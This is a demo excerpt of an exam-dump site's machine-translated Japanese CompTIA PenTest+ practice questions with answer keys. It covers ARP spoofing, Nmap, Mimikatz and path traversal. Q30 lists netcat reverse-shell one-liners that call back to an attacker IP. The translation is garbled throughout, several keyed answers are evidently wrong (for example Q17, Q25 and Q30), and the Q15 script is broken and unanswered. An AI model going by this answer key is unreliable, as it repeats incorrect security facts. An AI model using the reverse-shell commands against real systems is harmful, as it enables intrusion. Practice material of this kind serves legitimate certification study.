
Lead2Passed



http://www.lead2passed.com

Valid Certification Exam Dumps Materials and Study Guide - Lead2Passed

Exam : **PT0-001J**

Title : CompTIA PenTest+ Certification Exam (PT0-001日本語版)

Vendor : CompTIA

Version : DEMO

QUESTION NO: 1
物理侵入テスターのテストシナリオ
ペネトレーションテスタはラップトップへの物理的なアクセスを取得します。
ラップトップはログインしていますがロックされています。
次のうちどれがデバイスから資格情報を抽出するための潜在的な次のステップですか？
A. Brute force the user's password.
B. Perform an ARP spoofing attack.
C. Leverage the BeEF framework to capture credentials.
D. Conduct LLMNR/NETBIOS-ns poisoning.
Answer: A

QUESTION NO: 2
ペネトレーションテスタがスイッチに対してARPスプーフィングを実行しています。侵入テスト担当者は、MOST情報を入手するために偽装する必要があるのはどれですか？
A.クライアントのMACアドレス
B.ドメインコントローラのMACアドレス
C.WebサーバのMACアドレス
D.ゲートウェイのMACアドレス
Answer: D

QUESTION NO: 3
侵入テスト担当者がSSHでネットワークをスキャンしており、提供されているターゲットのリストを持っています。 次のNmapコマンドのどれをテスト担当者が使用すべきですか？
A. nmap -p 22 -iL targets
B. nmap -p 22 -sL targets
C. nmap -p 22 -oG targets
D. nmap -p 22 -oA targets
Answer: A

QUESTION NO: 4
脆弱性スキャンは、MTTPSおよびHTTPプロトコルを介した接続を受け入れる銀行アプリケーションをホストしているドメインに対して実行されます。次の結果が得られます。
* SSU3がサポートされています
* HSTSは実施されていません
*アプリケーションは弱い暗号を使用します
*クリックジャッキングに対して脆弱
次のうちどれが最も高いリスクでランク付けされるべきですか？
A.SSLv3がサポートされています
B.HSTSは実施されていません
C.アプリケーションは週のophersを使用します
D.クリックジャッキングに対して脆弱
Answer: B

QUESTION NO: 5

ペネトレーションテスターは人的資源を呼び出し、自由形式の質問を開始します。ペネトレーションテスターが使用しているソーシャルエンジニアリング手法は次のうちどれですか。
A.尋問
B.誘発
C.なりすまし
D.スピアフィッシング
Answer: B

QUESTION NO: 6
次のコマンドはLinuxファイルシステムで実行されます。
Chmod 4111 / usr / bin / sudo
次の問題のうちどれが今悪用される可能性がありますか？
A.カーネルの脆弱性
B.スティッキービット
C.引用符なしのサービスパス
D.sudoの設定ミス
Answer: B

QUESTION NO: 7
ペネトレーションテスターは、ブラウザのURLに次の情報を入力しました。
https://www.example.com/login.php?file=../../../../../../../etc/passwd
サーバーは、サーバーの機密データファイルに含まれているデータで応答しました。次のタイプの脆弱性のうち、最も悪用される可能性が高いのはどれですか？
A.弱い資格情報
B.競合状態
C.ディレクトリトラバーサル
D.コマンドインジェクション
Answer: C

QUESTION NO: 8
ペネトレーションテスターは、マシン上で以下を実行します。

```
a.txt:
corp/username%password
corp/John Doe%password
corp/Jane Doe %password

command:
for i in $ (cat a.txt); do echo $i; done | wc -1
```

次のうちどれが返されますか？
A.1
B.3

C.5
D.6
Answer: B

QUESTION NO: 9
ペネトレーションテスタがワイヤレススニファからの次の出力を確認しています。

ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

次のうちどれが上記の情報から推定することができますか？
A.ハードウェアベンダ
B.チャネル干渉
C.ユーザー名
D.キーの強さ
Answer: C

QUESTION NO: 10
侵入テスト担当者は、外部の脆弱性スキャンの際に次のことを確認しました。

Vulnerability	Ports
Multiple unsupported versions of Apache found	80,443
SSLv3 accepted on the HTTPS connections	443
Mod_rewrite enabled on Apache servers	80,443
Windows Server 2012 host found	21

次の攻撃戦略のうちどれが上記のスキャン結果から優先されるべきですか？
A.時代遅れのソフトウェアには悪用可能なコンポーネントが含まれている可能性があります
B.弱いパスワード管理手法が採用されている可能性がある
C.暗号的に弱いプロトコルが傍受される可能性があります
D.Webサーバーの設定により機密情報が漏洩する可能性があります
Answer: C

QUESTION NO: 11
侵入テスト担当者が、ターゲットシステムに対して複数の脆弱性スキャンを実行しました。
クレデンシャルスキャンに固有のものは次のうちどれですか。
A.脆弱性の悪用が見つかりました
B.詳細なサービス構成
C.パッチされていないサードパーティソフトウェア
D.弱いアクセス制御構成
Answer: A

QUESTION NO: 12
侵入テスターは、IT部門のメンバーをフィッシングすることによって、最初のVPNユーザー

ドメインの資格情報を取得することができました。その後、侵入テスト担当者はVPN経由でハッシュを取得し、辞書攻撃を使用してそれらを簡単にクラックしました。次の修正手順のうちどれをお勧めしますか？（3つ選択）
A.全従業員にセキュリティの意識向上トレーニングを義務付ける
B.リモートアクセス用に2要素認証を実装する
C.侵入防止システムをインストールする
D.パスワードの複雑さの要件を増やします
E.セキュリティ情報イベント監視ソリューションをインストールしてください。
F.IT部門のメンバーが管理者として対話的にログインできないようにする
G.VPNソリューションに使用されている暗号スイートをアップグレードする
Answer: A,D,G

QUESTION NO: 13
侵入テスト担当のJoeは、基本的なアカウント認証情報を受け取り、Windowsシステムにログインしました。
彼の特権を拡大するために、彼は次のうちどれから資格を取得するためにMimikatzを使用していますか？
A. LSASS
B. SAM database
C. Active Directory
D. Registry
Answer: C

QUESTION NO: 14
コンプライアンスに基づく評価を実施する際に、最も重要な考慮事項はどれですか。
A.追加料金
B.会社の方針
C.耐衝撃性
D.業種
Answer: D

QUESTION NO: 15
指示：
コードセグメントを分析して、ポートスキャンスクリプトを完了するために必要なセクションを決定します。
適切な要素を正しい場所にドラッグして、スクリプトを完成させます。
シミュレーションの初期状態に戻したい場合は、いつでも[すべてリセット]ボタンをクリックしてください。
ペネトレーションテスト中に、ユーザーインターフェイスが制限されたシステムにアクセスできます。このマシンは、ポートスキャンを希望する隔離されたネットワークにアクセスできるようです。


Drag and Drop Options
exec_scan(sys.argv[1], $PORTS)
port_scan(sys.argv[1], ports)
export $PORTS = 21, 22
self .ports (
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:$s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
)
for $PORT in $PORTS:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:$s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
)
#!/usr/bin/python
#!/usr/bin/ruby
ports = [21, 22]
run_scan(sys.argv[1], ports)
#!/usr/bin/bash
{:ports => 21 :ports => 22}
for port in ports:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:$s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
Immutables
import socket
import sys
def port_scan(ip, ports):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
if name == '_main_':
if len(sys.argv) < 2
print('Execution requires a target IP address.
Exiting…')
exit(1)
else:

Answer:

QUESTION NO: 16

見込み顧客と侵入テスト契約を交渉する場合、将来の顧客のシステム違反の場合の責任を軽減するために、次の免責事項のどれを含める必要がありますか？
A.最終レポートで提案されている緩和策と改善策には、費用便益分析は含まれていません。
B.NDAは、違反が発生した場合にコンサルティング会社を将来の責任から保護します。
C.評価では、サイバーキーの地形とクライアントのネットワークの最も重要な資産を確認しました。
D.侵入テストは、評価時のシステムの状態とその構成に基づいています。
Answer: D

QUESTION NO: 17
定数は、識別されたデバイス上のすべてのTCPポットをスキャンしたいと考えています。次のNmapスイッチのどれがこのタスクを完了しますか？
A.-p-
B.-p ALX、
C.-p 1-65534
D.-ポート1-65534
Answer: C

QUESTION NO: 18
侵入テスターは次のコマンドを実行します。
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy
C:\> accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
攻撃者が利用しているローカルホストの脆弱性は次のうちどれですか？
A.安全でないファイル権限
B.アプリケーションのホワイトリスト
C.シェルエスケープ
D.書き込み可能なサービス
Answer: A
Explanation:
References https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr

QUESTION NO: 19
Nmap
NSEスキャンの後、セキュリティコンサルタントは、ホストのスキャン中に一貫性のない結果を確認しています。次のうち、最も可能性の高い原因はどれですか？
A.サービスはリッスンしていません
B.ネットワーク管理者がサービスをシャットダウンしました

C.ホストに到達できませんでした
D.ファイアウォール/ IPSがスキャンをブロックしました
Answer: D

QUESTION NO: 20
MITM攻撃が計画されています。最初のステップは、制御されたデバイスを流れる情報を取得することです。これを達成するために使用する必要があるのは次のうちどれですか？
A.繰り返し
B.ウォードライビング
C.邪悪な双子
D.ブルージャック
E.リプレイ攻撃
Answer: C

QUESTION NO: 21
高度に規制された業界からの侵入テストのためにクライアントを関与させている間、ビジネスの観点からクライアントにとって最も重要なのは、どれですか。
A.婚約状と調査結果の証明
B.NDAとMSA
C.SOWと最終報告
D.リスクサマリーとエグゼクティブサマリー
Answer: C

QUESTION NO: 22
組織は、攻撃者が組織のサーバーセグメントに足場を築くことが可能かどうかを判断するために、侵入テストの実行を要求しました。評価中に、侵入テスターは、以前の攻撃によって取り残されたと思われるツールを特定します。ペネトレーションテスターは次のアクションを実行する必要がありますか？
A.永続性を実現するために残りのツールを使用しようとします
B.取り残されたツールの存在をレポートに記録し、テストを続行します
C.テストを続行する前に、影響を受けるシステムからツールを削除します
D.それ以上のテストを中止し、状況を経営陣に報告する
Answer: B

QUESTION NO: 23
ペネトレーションテスターは、次の脆弱性を報告しました。

Vulnerability	Impact
Stored XSS	Server successfully reflected a malicious script
SQL injection	Leaks sensitive information such as PII
Verbose server headers	Leaks web server and version information
Unrestricted file upload	Allows the tester to upload any malicious file

最も直接的な影響を考慮して、脆弱性を重大から低まで評価する正しい順序は次のうちどれですか？
A.無制限のファイルアップロード、保存されたXSS、SQLインジェクション、冗長サーバーヘッダー
B.SQLインジェクション、無制限のファイルアップロード、保存されたXSS、冗長サーバーヘッダー
C.詳細なサーバーヘッダー、無制限のファイルアップロード、保存されたXSS、SQLインジェクション
D.保存されたXSS、SQLインジェクション、無制限のファイルアップロード、冗長なサーバーヘッダー
Answer: B

QUESTION NO: 24
ペネトレーションテスターは、ファイアウォールルールのリストとデジタルネットワーク図を提供している企業との契約を調査しています。次のテストのどれがこのデータを必要としますか？
A.ネットワークセグメンテーションテスト
B.ネットワーク侵入テスト
C.ネットワーク脆弱性スキャン
D.ネットワークベースラインテスト
Answer: A

QUESTION NO: 25
次のBESTのうち、レインボーテーブル攻撃から保護するのはどれですか？
D18912E1457D5D1DDCBD40AB3BF70D5D
A.パスワードの複雑さが増す
B.対称暗号化
C.暗号塩漬け
D.強化されたOS構成
Answer: A

QUESTION NO: 26
次の文書のうち、セキュリティ評価が実施される方法を最もよく説明しているのはどれですか？
A.BIA
B.SOW
C.SLA
D.MSA
Answer: A

QUESTION NO: 27
システムセキュリティエンジニアは、いくつかの新しいアプリケーションのセキュリティ評価を実施する準備をしています。アプリケーションは、JARファイルのみを含むセットとしてエンジニアに提供されました。これらのアプリケーションの内部動作に関する情報を収集

するための最も詳細な方法は、次のうちどれですか？
A.アプリケーションを起動し、ファジングテストを含む動的ソフトウェア分析ツールを使用します
B.JARフィレットで静的コードアナライザーを使用して、コード品質の欠陥を探します
C.アプリケーションを逆コンパイルしてソースコードを概算し、手動で確認します
D.コードとアプリケーションにデジタル署名するために使用される証明書の詳細と拡張子を確認します
Answer: A

QUESTION NO: 28
ペネトレーションテスターがWebベースの銀行業務アプリケーションに対してブラックボックス評価を実行しています。テスターにはログインページへのURLのみが提供されました。以下のコードを入力して、BeautifulSoupからのインポート要求をインポートしてください。
BeautifulSoup request = requests.get (
"https://www.bank.com/admin") respHeaders、respBody = request [0]。
respHeader.statuscode == 200の場合は、[1]を要求します。
soup = BeautifulSoup (respBody)
soup = soup.FindAll ("div"、 ("type" : "hidden")))
respHeaderを印刷します。 StatusCode、StatusMessage
それ以外の場合
respHeaderを印刷します。 StatusCode、StatusMessage
出力：200 OK
テスターは次のうちどれをするつもりですか？
A.権限を水平方向に拡大する
B.隠しフィールドのページをかきとる
C.HTTPレスポンスコードを解析する
D.HTTPヘッダを検索する
Answer: B

QUESTION NO: 29
次のコマンドのどれがMetasploitデータベースを起動しますか？
A.msfconsole
B.ワークスペース
C.msfvenom
D.db_init
E.db_connect
Answer: A
Explanation:
References: https://www.offensive-security.com/metasploit-unleashed/msfconsole/

QUESTION NO: 30
Webアプリケーションの評価中に、侵入テスト担当者は任意のコマンドがサーバー上で実行される可能性があることを発見しました。この攻撃をさらに一歩進めたいと思い、侵入テスターは、192.168.1.5で攻撃側のマシンにリバースシェルを戻す方法を模索し始めます。可

能な方法は次のうちどれですか？（2つ選択）
A.nc 192.168.1.5 44444
B.nc -nlvp 4444 -e / bin / sh
C.rm / tmp / f; mkfifo / tmp / f;猫/ tmp / f | / bin / sh -I 2> & 1 | nc 192.168.1.5 44444> / tmp / f
D.nc -e / bin / sh 192.168.1.5 4444
E.rm / tmp / f; mkfifo / tmp / f;猫/ tmp / f | / bin / sh -I 2> & 1 | nc 192.168.1.5 444444> / tmp / f
F.rm / tmp / f; mkfifo / tmp / f;猫/ tmp / f | / bin / sh -I 2> & 1 | nc 192.168.5.1 44444> / tmp / f
Answer: D,F